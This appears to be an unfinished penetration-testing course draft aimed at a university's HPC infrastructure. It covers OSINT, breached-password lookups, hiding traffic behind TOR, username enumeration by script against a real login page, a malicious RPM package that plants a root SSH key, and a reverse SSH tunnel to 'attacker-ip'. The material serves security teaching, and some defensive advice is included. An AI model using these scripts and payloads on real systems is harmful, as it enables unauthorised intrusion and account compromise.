Offensive Security Tactics for Linux Professionals

Aqeeb Hussain – Durham University (HPC COSMA SUPPORT)

# Introduction

The contents of this course are to inform, train and improve the skills of IT professionals learning the methodologies of offensive security and having the knowledge of tools and approaches in order to effectively compromise a secure network. As a result, finding in depth and niche vulnerabilities which can otherwise be exploited by a real adversary with malicious intent.

This course is intended for experienced IT professionals who are familiar with the Linux operating system. Proficiency with a programming knowledge such as Bash or Python is preferred though not necessary as code is provided in the appendix. Basic knowledge of basic penetration testing or external certifications such as OSCP are advantageous.

# Syllabus

## OSINT (Open Source Intelligence)

### Email harvesting with theHarvester

### Google Dorking

### BGP ASN/Host enumeration with Netcraft

### The Wayback Machine

### Breached Credentials

### How can I protect my organisation?

## Active reconnaissance

### Decoy scanning with Vulnerability Scanners Shodan/Censys/Natlas/NMAP

### Ping

### Port scanning with NMAP/Netcat/Scapy

### Censys

### Defensive Measures

## External perimeter testing

### Offensive Python

### Firewall enumeration

### Client-side attacks with Malicious RPM Packages

### How can I protect my organisation?

## Internal perimeter testing

### Internal firewalking

### Living Off the Land (LOTL) Techniques

### Exposing the internal network with SOCKS

### Reverse proxies and transferring files

### Payload weaponization with MSFVENOM

### Breaching SSH with Hydra

### Discovering IPv6 Hosts

### SNMP enumeration/exploitation

### User enumeration with SMTP

### Null Bind LDAP reconnaissance

### Port scanning tactics without NMAP/Netcat

### VLAN Hopping with IPv6

### /dev/shm as workspace

### Hiding command history

### X11 Session Keylogging

### Lack of GRUB Encryption

## Privilege escalation

### Sudo rules

### Cronjobs

### SUID binaries

### NFS Mounts

### Internal services

### How can I protect my organisation?

## Defence Evasion

### Evading SSH Defences

### Evading Port Based Defences

### Evading IPv4 Defences with IPv6

### Evading Egress Filters using ICMP

### Erasing evidence of attack

## Anti-Forensics

### Rootkits

### /dev/shm

### Erasing the evidence

### Hiding command history

## Persistence/Data Exfiltration

### Planting SSH public keys

### Persistent Systemd Services

### Poisoning the Package Manager

## File transfer methods

### Curl

### Python

### Perl

### WGET

### Netcat/Nc

### OpenSSL

### Bash

## Data exfiltration

### Web Cookies with Python

### ICMP Covert Channels

### Encrypted Network Sockets

Linux client-side attacks

Linux Reverse shells

## Bonus: Attacking Dell OS10

Local privilege escalation to establish internal foothold

# OSINT (Open Source Intelligence)

OSINT (Open Source Intelligence) consists of fully passive reconnaissance where the attack begins with starting to gain information on an organisation using the methods & resources explained below. OSINT is the initial stage of the penetration test in which there is no direct interaction with the target services which could alert them of any signs of attack such as port scanning or vulnerability scanning using online scanners.

`theHarvester -d (Target domain) -b all`

This usage of theHarvester allows us to be able to scrape the internet against the target domain giving us all known domains which are hosted by the target on the internet. Using the “all” option we are able to query all search engines available from theHarvester. This can help us to be able to perform further searches against domains which are internet facing to get further information. The tool also gives us a scrape of target emails which have been registered with the target domain which can aid in phishing campaigns or spear phishing attacks.

Information on internet facing target devices can be gained from three primary sources which can help us to perform passive reconnaissance in which direct contact is not made with our target to maintain anonymity and prevention of being blocked by any potential defences.

## Google Dorks with GHDB (Google Hacking Database)

Google dorking is the use of the google engine to filter information based upon certain keywords. This can be done with quotation marks surrounding email addresses. If the email address is included in any specific pages on Google this filtered result will help us to see these pages. The operator for seeing such information would be quotation marks surrounding the email address as follows: [target-email@organisation.com](mailto:target-email@organisation.com)

A live example can be the use of my Durham email address on the Google search engine. Using quotation marks I can see which pages my email address may be hosted, some of these pages can be a result of leakage from servers requiring authorisation.

Figure 1 will show the use of quotation marks around my email address, this points to a staff list hosted by Department of Physics on a server which requires authentication.

Graphical user interface, text, application

Description automatically generated

Figure 1: Google dorking of target email

Upon further investigation as seen in figure 2 and figure 3, this server is designed to be accessible only for authorised staff (https://www.physics.dur.ac.uk). The use of Google dorking an email address can be a hit/miss process; in some cases of OSINT the email address can be a breakthrough to provide a lot more information which can be helpful to the engagement.

Figure 2 is a screenshot of the login screen of the Physics database which requires a valid login before any login details can be accessed:

Graphical user interface, text, application

Description automatically generated

Figure 2: Physics Database Login Screen

Figure 3 also showing one of the directories disallowing access to the directory involved in the information leakage here:

Graphical user interface, text, application, email

Description automatically generated

Figure 3: Restricted directory for server

There can also be other uses of Google dorking such as identifying available login portals of the target organisation, this can also involve login portals of “iDRAC” devices which are commonly used within management VLANs. If these devices are found on the internet, this can be a method of leveraging a network with full management access provided the endpoint can be successfully brute forced or passwords are found during the OSINT search.

## Netcraft

Netcraft can be used for several purposes. As opposed to making use of vulnerability scanners such as Shodan/Censys which can be easily blocked by internet facing target devices with IPTables rules. One of the approaches which can be taken to gain information in a passive manner is to access a site called Netcraft. With this site it is possible to achieve information gathering of target organisation subnets.

With the knowledge of an internet facing device, the use of Netcraft can give further information about the ASN (Autonomous System Number) which is closely associated to BGP (Border Gateway Protocol) and is responsible for providing information such as allocated IP subnets. Allocated IP subnets which can then be used to map down which IP addresses belong to the target organisation as seen in figure 4.

Table

Description automatically generated

Figure 4: IPv4 subnet enumeration

The exact subnets which have been delegated to the target organisation in addition to the IP address of the target device. From this point, it is possible to perform further searches of any devices which are hosted on the subnet as follows:

for i in {1..255}; do nslookup 193.60.196.$i | grep -v find 2>/dev/null; done > hosts.txt

This file would then need to be cleaned using: “sed -i '/^$/d' hosts.txt” allowing a reverse DNS lookup of the IP address to a hostname which can then be queried via “whois” in addition to netcraft which has given us IP delegation information. Netcraft is also capable to provide about information about the running operating system on the target with access to records of the hosting history. This can help to profile installed services on the target which can then be further queried for known public exploits.

Using the given banners such as Apache/2.4.6 CentOS it is possible to scope down the exact version of CentOS by firstly checking the changelog of the version of Apache seen in figure 5:

Text

Description automatically generated

Figure 5: Release date of Apache package to map date of Linux version

Further checks of the Apache version on internet forums reveal the version of CentOS 7 alongside a closer version number: <https://forums.centos.org/viewtopic.php?t=69080>

This search can aid in the process of identifying kernel exploits in the operating system (Although this should be a last resort) in addition to identifying the exact type of system so that any further payloads which would be generated are using the correct commands for the correct version of Linux. In addition to operating system, the exposed banner can also apply to searching public facing exploits on the system such as local/remote privilege escalation opportunities for Apache/2.4.6 or Python/2.7.5 this information is made available from figure 6.

Text

Description automatically generated with medium confidence

Figure 6: Hosting history of target device

## The Wayback Machine

The Wayback machine is a useful source of information which can help in profiling target domains further in the event of useful information which may have been changed. In the case of our target organisation, we are attempting to query their pages to find any records of key information such as exact version of systems they may be using but this information may no longer be existent at present. For example, figure 7 shows the present state of the front facing target page we are using for reconnaissance purposes. We can see from this page, the target runs Linux; however, for further weaponization of payloads, we need to be able to dig deeper and determine the exact version of Linux ensuring any client side attempts do not fail   
Graphical user interface, text, application, email

Description automatically generated

Figure 7: Passive reconnaissance of target domain

We can see the web page is not giving away the exact version of Linux of the target systems we intend to infiltrate. However, as part of OSINT, we can query the Wayback machine to see if this page has previously mentioned OS versions which can help to build a profile of the target in a passive manner.

Accessing records from 2020 via the Wayback archives, it is possible to see previously advertised information which can be helpful in further steps.

Graphical user interface, text, application, email

Description automatically generated

Since 2020, the systems used CentOS 7.6 which means if the systems have been updated, they will either be present at this version number or higher but not lower. This information also opens up the possibility for a successful client side attack to enter the COSMA infrastructure. A potential attack can involve a malicious RPM package which will be discussed in later sections on how to build such a payload.

## Social Media/Data breaches

To obtain passwords on target users, access to data breaches and social media accounts may prove to be useful. These sources of information could give previously breached passwords and other valuable info such as target DOB and information which could be potential passwords such as names of pets, family members, important dates to the target. These could serve as potential passwords in addition to aiding the attacker in attempts of resetting passwords via security questions. Depending on the rules of engagement you may/may not be permitted to conduct such activity.

## BreachDirectory API

Once email addresses have been gathered during the passive reconnaissance phase, these email addresses can then be checked through a known API known as BreachDirectory which has the capabilities to query known data breach records finding plain text passwords which belong to the target in addition to SHA-1 hashes, which can be stored to prove the password has been retrieved from data breach. To confirm the contents of the hash, a dictionary attack consisting of a wordlist would be required involving the use of tools such as John The Ripper.

BreachDirectory is available at: <https://rapidapi.com/rohan-patra/api/breachdirectory/> and is accessible for free with a limited number of requests. Querying the API with a target email which is vulnerable will expose the password. This password can then be used in order to infiltrate the target organisation via methods such as password based SSH endpoints or IMAP endpoints to access target emails.

## Conclusion

OSINT and passive reconnaissance are crucial first steps towards infiltration based attacks. The process involves mapping the target organisation together so that interesting sources can be in order to perform further means of reconnaissance.

# Active reconnaissance

Once the phase of passive reconnaissance has been fully exhausted and information has been gathered from all avenues possible without interaction with the target: It is then time to move onto the next phase of information gathering known as active reconnaissance.

Active reconnaissance involves direct interaction with the target, therefore you run the risk of detection by target organisational defences if you perform any suspicious actions such as repeated port scans or brute forcing SSH.

Active reconnaissance involves sending ICMP packets (If target is open to ICMP), scanning externally facing devices to scan ports and attempting vulnerability scans using scanners such as Shodan and Censys, followed by tools such as netcat to probe ports and attempting to connect to these ports to grab the service banners. This process is known as banner grabbing.

Before taking any steps, which involve active reconnaissance, steps should be taken to cover one’s tracks. One option can be to configure a VPN which does not reveal the direct IP address from which your requests are coming from, secondly you could make use of the TOR protocol which can be installed and configured onto your local machine.

## TOR (The Onion Router)

The first step to use TOR would be to install the required packages. This is achievable by contacting the appropriate package manager and installing the package named “tor” as seen in figure.

Text

Description automatically generated

After the installation is complete, TOR can then be configured with a toolset named Proxychains. Proxychains makes use of dynamic chains which will allow a seamless configuration of TOR before making direct contact with the target.

Text

Description automatically generated

Proxychains can also be installed similar to TOR from your appropriate package manager. Once both tools have been installed, ensure to start/enable TOR before beginning to configure TOR via Proxychains.

TOR needs to be configured via Proxychains. To ensure we can make use of TOR without problems, this needs to be configured by editing /etc/proxychains.conf with administrative privileges. The configuration required is to activate a random chain as seen in figure x.

Text

Description automatically generated

Figure 8: Configuration of proxychains (Part 1)

Followed by a random chain, we should also specify a SOCKS5 proxy upon which the TOR protocol will run on the port number of 9050 which is the port number of TOR, this can be seen in figure x.

Text

Description automatically generated

Figure 9: SOCKS 5 proxy to run TOR protocol

From this point, TOR can be verified if it is working by contacting “icanhazip.com”, this will be the newly assigned IP which will be seen by the target organisation in any captured communications as opposed to your actual ISP address. If your actual address is caught by the target organisation and perceived as an adversarial threat: This could result in being blocked which could burn the infiltration attempt. We can now contact the target with the new IP ensuring to route any contact through Proxychains to ensure TOR is active.

Text

Description automatically generated

Proxychains can be used to establish a browser session which ties to a TOR exit node IP address protecting your original identity. To confirm our IP is correct, we can connect to <http://icanhazip.com> which states the IP address from the browser. This can be seen in the following figure.

Graphical user interface, application

Description automatically generated

The IP address is associated to a TOR exit node which can be confirmed by performing a DNS lookup. This means any traffic traced back to ourselves will refer to the exit node rather than your original IP address.



## Ping/Traceroute

Sending a ping message to the target allows us to be able to gain base information of the operating system which is installed. If we want to confirm the information retrieved from our passive recon is accurate, we can make use of ICMP packets to be able to confirm this information by checking the value of the TTL field (Time To Live).

Although, sending the ping packet could come back with an inaccurate value due to packet hop in between your device and the target. A manual analysis can involve simple arithmetic of taking a base value of either 64/128/255 decreasing this from the traceroute value (number of hops) to attempt working out the type of operating system being used by the target.

Table 1 shows the default TTL values which correspond to the appropriate operating system.

|  |  |
| --- | --- |
| TTL Value | Operating System Type |
| 64 | Linux |
| 128 | Windows |
| 255 | Networking Device (Cisco) |

Table 1: TTL values for specific OS types

With multiple hosts involved, automation would be encouraged to see which targets are reachable via ICMP in addition to attempting to finding which operating system is installed on these systems based upon the TTL. We can achieve this with the code in Appendix 1. Automation also helps with focus towards other processes involved to perform reconnaissance whilst scripts run in the background gathering important information. To ensure a stealth presence is maintained, TOR should be used in with automation scripts via Proxychains or direct integration into the script. This would involve the call of Proxychains when running Python 3 as follows.

Text

Description automatically generated

Figure 10: Python & Proxychains

The automation script in appendix 1 is designed to merge the use of traceroute and pings in order to perform automated reconnaissance with the purpose of identifying a target operating system.

### Decoy scanning with Vulnerability Scanners

For means of information gathering via “burner” machines we can conduct vulnerability scanning from online based servers hosted by vulnerability scanning providers such as Shodan (Paid service) or Censys and Natlas which are both free vulnerability scanners. Even if the target catches one of these scanners, the scan is not coming from our original device, we are firstly routing traffic through an exit node via TOR; followed by requesting a scan from a remotely hosted machine which is responsible to conduct the scan and return results.

This means that even if the alarm is raised from using a vulnerability scanner, our original IP is not blocked, although this decreases the level of stealth. A free solution out of the list would be Censys which can conduct detailed active reconnaissance from a machine hosted by Censys. However, Censys only allows 10 scans per day on free usage in an attempt to prevent abuse of service. An example scan on the target organisation has been conducted at: https://search.censys.io/search?resource=hosts&q=%28autonomous\_system.asn%3A786%29+and+location.country%3D%60United+Kingdom%60

From this information we’re able to take previously learnt information such as the ASN and running a scan against all IP addresses within the ASN. We can then filter down the IP addresses we seek from our target organisation. From a detection perspective: Using Censys does not lead back to your own machine as Censys has dedicated subnets from which scans are launched, however care should be taken to mask ones identity using TOR/VPN technology. We can confirm the IP addresses being used for scanning target devices are not leading back to our own by analysing the output of the scan and checking the source IP addresses provided as seen in figure.

Table

Description automatically generated with medium confidence

There are a variety of vulnerability scanners which can be used on the internet such as:

* Censys
* Zoomeye
* Shodan
* Natlas

The advantage of using internet-based scanners is we can use these machines as decoys to collect information from our target in the form of active reconnaissance.

A quick nslookup on this IP reveals the IP belonging to the Censys organisation, which show that the Censys devices are treated as decoy machines when using the Censys service allowing our own devices to be protected from being discovered during the active reconnaissance phase.

## How can I protect my organisation?

Since port scanning was made possible with the support of Censys. IPTables configuration can prevent the following subnets from making any contact to the GitLab server to prevent port scans and gaining further information on the open ports:

* 74.120.14.0/24
* 162.142.125.0/24
* 167.248.133.0/24
* 192.35.168.0/23

This will prevent easy access port scanning from any device with an internet connection ranging from laptop, desktop to mobile phone regardless of having a Linux OS. More information can be found at: <https://support.censys.io/hc/en-us/articles/360038378552-Frequently-Asked-Questions>

This change should be applied to all external perimeter machines to prevent an easy method of port scanning from internet based scanners like Censys.

The same steps can be followed for further subnets identified which belong to other vulnerability scanners such as the subnet ranges for Shodan, Natlas and Zoomeye. By blocking these IP addresses from reaching internet facing endpoints it can be possible to block the use of decoy scanning attempts, forcing attackers to attack directly from their own machines or to employ alternative techniques which are not a simple approach which involve vulnerability scanners.

# External Perimeter Testing

External perimeter testing involves the use of tactics which can be used from the external perimeter such as attempting to attack target web applications for purpose of deeper enumeration or command execution which can aid in the process of infiltration. External perimeter testing also involves the use of attempting to probe defences such as firewalls for misconfigurations which can further educate the process of payload weaponization in the event of a client side attack.

## Offensive Python

Probing around upon the VirgoDB component of the Durham Physics infrastructure, an interesting webpage was revealed: <https://129.234.196.27/usage/login.php>. Using any known DiRAC usernames which can be found on the internet it is possible to generate a specific response provided in figure.

Diagram

Description automatically generated

Figure COSMA Usage system message 1

Upon testing a random user which did not follow the prefix of “dc-“ with a number, the login system reported back the following message seen in figure.




Figure : COSMA Usage system message 2

Based upon these login messages, it was clear that this login system could be used for username enumeration. From this point, the use of Python can aid us to build an enumeration script by building a wordlist based upon the observed username policy based upon results from internet searches. The full script was made in two components and can be found in appendixes 3 & 4.

Following on from this, these usernames can then be cross-checked against any found SSH keys alongside associated usernames to see if they have access to the COSMA infrastructure or not. The entire reconnaissance for usernames was not conducted to prevent causing a potential DOS on the VirgoDB service, however; previously found usernames were tested and the result can be seen in figure 24.

Graphical user interface, text

Description automatically generated

Found usernames against VirgoDB login endpoint

Further testing can be conducted and the entire list of COSMA users can be identified using this method.

## Firewall Enumeration

When specific ports are not allowed to be accessed for an externally facing machine on the target network, the firewall can be configured with specific rulesets which result in information leakage of the target port availability. The specific case here involves IPTables and the distinguishment between a REJECT rule and a DROP rule.

A REJECT rule within IPTables is designed to be an informative component of IPTables which informs any incoming connections the reason which they are unable to connect. This can involve the use of ICMP packets which can be accompanied by an error code such as “Administratively Prohibited”. This information as an attacker informs us that the target port is internally available even though it cannot be directly accessed from the external perimeter. However, we can see outbound traffic is available from any target ports we may be targeting, aiding us in the process of a client side attack which can subvert concealed firewall rules which are configured within the targets internal network.

## Client-side attacks with Malicious RPM Packages

Linux systems are not vulnerable to the same exploits which would exploit a Windows system. Instead of approaching targets via phishing emails, a potentially stealthy approach can be to craft malicious RPM packages which contain payloads to poison configuration files such as adding public SSH keys into a targets authorized\_keys file of their root account in addition to further weaponization of the payload to make such payloads survive persistence.

The delivery method of this attack can involve poisoning configurations in which a malicious package manager can be included to ensure the malicious RPM is installed.

It is possible to create an RPM package from scratch with the provided development tools of RPM to then weaponize the package with a malicious payload, which can get injected into the targets machine with root privileges upon installation of the package. Root privileges are emphasised since root is the only user who is able to install packages into the system.

Most attack methods involve infiltration of network services, web applications and system applications completely avoiding human contact. These methods include but are not limited to: Port/ping sweeping, port scanning, password brute forcing, service probing, command injecting. However, when network defences are heavily updated and heavily fortified with no means of defence evasion without a zero-day exploit; it can be possible to make use of a client side attack.

A use case example can be an IPTables firewall which does not have means of bypass from an IPv4/IPv6 channel due to tightened defences, in which case a client side attack can be leveraged in order to bypass the enumerated defences. Client side attacks involve building a malicious spec file when building an RPM package.

When working with the RPM package, the source code of an RPM package should be downloaded rather than the binary. This file contains all patches and a spec file in which the malicious payload is injected. Making use of the tool rpm2cpio allowing a full unpacking of the patch files for the package including the original spec file which needs to be poisoned. The modified spec file contains a payload in which an SSH key is base64 encoded and decoded into the authorized keys file to allow root SSH access to the target seen in figure .


Text

Description automatically generated

The payload can be much further weaponised to establish persistent access even after the package is installed as this serves as the entry point to the system via a stealth payload embedded within the configuration of an RPM package.

From this point, the spec file should be modified out of the unpacked package injecting payload inside it. The way in which this RPM is built uses a post-installation script embedded in the spec file. Building the RPM with the custom specification file which contains the payload using: rpmbuild -ba (spec filename) This will build a new binary which would be served to a target hosted within an attacker controlled HTTP server offering the package.

The attacker would host the newly built malicious RPM package which contains the custom spec file as seen in figure 2.



To initiate the attack, some social engineering to the target would be required prompting them to download an update to a tool which they may commonly use. A link would be sent to download this malicious package gaining entry to the network. Social engineering is not covered in this training material. Currently the attacker can’t SSH into the machine due to having no public key injected. This is seen in figure 3.



Upon installation of the package which the target downloads and installs, entry will be gained.

Text

Description automatically generated

Seen in figure 4 the target installs the package, without performing the correct checks first, the target has injected an attackers SSH public key for them to access the machine via root.

Text

Description automatically generated

Figure 5 shows an attacker gaining successful backdoor access to a target device over the SSH channel. In situations with security defences, the payload can be carefully crafted to traverse out of firewalled ports which may prevent incoming traffic but may allow outbound traversal. As a result, an attacker could establish an SSH reverse shell through which a tunnel goes out of the defended machine leading to exposure via an allowed outbound port.

One method can involve making a reverse SSH tunnel to an attacker owned machine which carries a /bin/false account. A payload of ssh -fN -R 2200:127.0.0.1:22 account@attacker-ip

## How can I protect my organisation?

A counterpart which can act as a patch of information gathering is to make use of the DROP firewall rule in IPTables. With use of the DROP option in IPTables we can avoid information disclosure of internal ports preventing an attacker from gaining information against the externally facing machine.

# Internal Perimeter Testing

## Internal firewalking

Internal firewalking

# Privilege Escalation

# Post-exploitation

# Physical Security

# Appendix

## Appendix 1: read-harvester.py

import json

import sys

def read\_json(json\_harv\_file):

with open('{}'.format(json\_harv\_file), 'r') as json\_file:

data = json\_file.read()

obj = json.loads(data)

if not json\_harv\_file:

raise Exception("No file was provided")

return obj

def json\_hosts(json\_harv\_file):

obj = read\_json(json\_harv\_file)

hosts = obj['hosts']

for i in range(len(hosts)):

l = hosts[i].split(':')

hostnames = l[0]

ip\_addrs = l[1:]

if not hostnames:

print('No hostname found')

elif not ip\_addrs:

print('No IP found for {}'.format(hostnames))

elif len(ip\_addrs) == 0:

print('No IP found for {}'.format(hostnames))

elif len(ip\_addrs) > 0:

ip\_addrs\_str = ' '.join([str(item) for item in ip\_addrs])

print("Hostname(s): {} / IP address(es): {}".format(hostnames, ip\_addrs\_str))

def json\_emails(json\_harv\_file):

obj = read\_json(json\_harv\_file)

if "emails" not in obj:

print("No emails found")

elif "emails" in obj:

emails = obj['emails']

for i in range(len(emails)):

print(emails[i])

def json\_urls(json\_harv\_file):

obj = read\_json(json\_harv\_file)

if "interesting\_urls" not in obj and "urls" not in obj:

print("No URLs found")

elif "interesting\_urls" in obj:

interesting\_urls = obj['interesting\_urls']

for i in range(len(interesting\_urls)):

print(interesting\_urls[i])

elif "urls" in obj:

urls = obj['urls']

for i in range(len(urls)):

print(urls[i])

def json\_asns(json\_harv\_file):

obj = read\_json(json\_harv\_file)

if "asns" not in obj:

print("No ASNs found")

elif "asns" in obj:

asns = obj['asns']

for i in range(len(asns)):

print(asns[i])

json\_file = sys.argv[1]

print("Discovered URLs")

urls = json\_urls(json\_file)

print("\nDiscovered ASNs")

asns = json\_asns(json\_file)

print("\nDiscovered emails")

email = json\_emails(json\_file)

print("\nDiscovered hosts")

hosts = json\_hosts(json\_file)

## Appendix 2: traceroute\_to\_os.py

#/usr/bin/python3

import sys

import subprocess

import re

import requests

def check\_ip():

# Send a request to confirm the IP address is from a TOR exit node

req = requests.get("http://icanhazip.com")

return req.text

def check\_ping(ping\_file):

f = open(ping\_file, "r")

lines = f.readlines()

traceroute\_value = []

trace\_ttl = []

print("Current IP: {}".format(check\_ip()))

for line in lines:

ip\_addr = line.strip()

ping\_proc = subprocess.Popen(['ping', '-c', '1', '{}'.format(ip\_addr)], stdout=subprocess.PIPE)

ping\_stdout, ping\_stderr = ping\_proc.communicate()

if ping\_proc.returncode == 0:

output = ping\_stdout.decode()

ttl = re.search('ttl=?\d+', output).group(0)

ttl\_value = re.search(r'\d+', ttl).group(0)

ttl\_value\_int = int(ttl\_value)

elif ping\_proc.returncode != 0:

print("{} is not responding to pings".format(ip\_addr))

continue

traceroute\_proc = subprocess.Popen(['traceroute', '{}'.format(ip\_addr)], stdout=subprocess.PIPE)

traceroute\_stdout, traceroute\_stderr = traceroute\_proc.communicate()

if traceroute\_proc.returncode == 0:

output = traceroute\_stdout.decode().split('\n')

traceroute\_value.append(output[-2][1])

ttl\_org = int(output[-2][1]) + ttl\_value\_int

print("IP address: {} has original TTL of {}".format(ip\_addr, ttl\_org))

trace\_ttl.append([ip\_addr, ttl\_org])

return trace\_ttl

def main():

filename = sys.argv[1]

alive\_hosts = check\_ping(filename)

for i in range(len(alive\_hosts)):

ttl\_values = alive\_hosts[i][1]

#print(ttl\_values)

if ttl\_values in range(50, 66):

print("{} is Linux".format(alive\_hosts[i][0]))

elif ttl\_values in range(120,129):

print("{} is Windows".format(alive\_hosts[i][0]))

main()

## Appendix 3: create-wordlist.py

import itertools

nums = '0123456789'

chrs = 'abcdefghijklmnopqrstuvwxyz'

n = 4

for xs in itertools.product(chrs, repeat=n):

print('dc-' + ''.join(xs) + '1')

print('dc-' + ''.join(xs) + '2')

## Appendix 4: virgo-user-recon.py

import requests

import urllib3

import time

# Omitting the warnings for cleaner output

urllib3.disable\_warnings()

# The target url

url = 'https://129.234.196.27/usage/login.php'

# The wordlist with all usernames

f = open('test\_users.txt', 'r')

lines = f.read().splitlines()

# For each line in the user wordlist, send it as a username and then judge the response.

for line in lines:

# Payload which goes into POST request against login system

values = {'username': line, 'password': 'pass'}

r = requests.post(url, data=values, verify=False)

time.sleep(1)

# Not found omitted to prevent too much output

#if b"Failed to locate username:" in r.content:

#print("{}: Not found".format(values["username"]))

# If this text shows up, the username is a part of COSMA

if b"Failed to verify username or password" in r.content:

print("{}: Found".format(values["username"]))